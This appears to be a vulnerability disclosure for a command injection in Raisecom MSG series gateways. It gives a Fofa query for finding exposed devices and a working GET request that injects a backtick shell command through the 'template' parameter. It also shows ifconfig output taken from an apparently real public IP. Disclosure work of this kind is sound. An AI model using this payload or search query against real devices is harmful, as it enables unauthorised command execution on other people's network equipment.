Command Injection Vulnerability in RAISECOM Gateway Devices

Vulnerability details


A vulnerability, which was classified as critical, was found in Raisecom MSG1200, MSG2100E, MSG2200 and MSG2300 3.90. This affects an unknown code of the file list_service_manage.php of the component Web Interface.

Vulnerability location

/vpn/list_service_manage.php


Fofa


"<TITLE>Web user login</TITLE>" && "<META content\=\"MSHTML 6.00.2900.5583\" name\=GENERATOR></HEAD>"



Vulnerability recurrence

Through the code, it is found that in /vpn/list_service_manage.php, when the parameter of Nradius_submit is equal to true, the function sslvpn_config_mod() in sslvpn_class.php is called; and through the sslvpn_config_mod() function, it is found that template and stylenum do not filter the parameters, and they are still spliced in exec, which has a command execution vulnerability.






POC：

```
GET
/vpn/list_service_manage.php?Nradius_submit=ture&type=mod&parts=base_
config&template=`ifconfig+>4.txt` HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Case 1:

URL：http://119.136.145.85:2000

Use BrupSuite Send payload



Then visit：http://119.136.145.85:2000/vpn/4.txt


Go
Cancel
Target: http://119.136.145.85:2000
Request
Raw
Params
Headers
Hex
GET /vpn/4.txt HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Type a search term
0 matches
Response
Raw
Headers
Hex
MarkInfo
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "1952608862"
Last-Modified: Sat, 03 Aug 2024 08:33:02 GMT
Content-Length: 9245
Connection: close
Date: Sat, 03 Aug 2024 08:33:18 GMT
Server: Apache 1.3.29
ath0 Link encap:Ethernet HWaddr 0A:A1:4A:C3:C2:29
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:172 errors:1 dropped:0 overruns:0 frame:1
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:46282 (45.1 KiB) TX bytes:0 (0.0 B)
Interrupt:78
athfs0 Link encap:Ethernet HWaddr BA:A1:4A:C3:C2:29
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
Interrupt:45
br0 Link encap:Ethernet HWaddr 0A:A1:4A:C3:C2:29
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:135211544 errors:0 dropped:0 overruns:0 frame:0
TX packets:37212968 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:172900102004 (161.0 GiB) TX bytes:485894073217 (452.5 GiB)
bvi0 Link encap:Ethernet HWaddr 0A:A1:4A:C3:C2:29
inet6 addr: fe80::ac99:7fff:fe5f:a010/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2802240694 errors:0 dropped:0 overruns:0 frame:0
TX packets:3381988017 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2635252709736 (2.3 TiB) TX bytes:3300701093863 (3.0 TiB)
bvi1 Link encap:Ethernet HWaddr 0A:A1:4A:C3:C2:29
inet6 addr: fe80::ece1:1aff:fe8a:2471/64 Scope:Link
Type a search term
0 matche
Done
9.479 bytes | 107 mill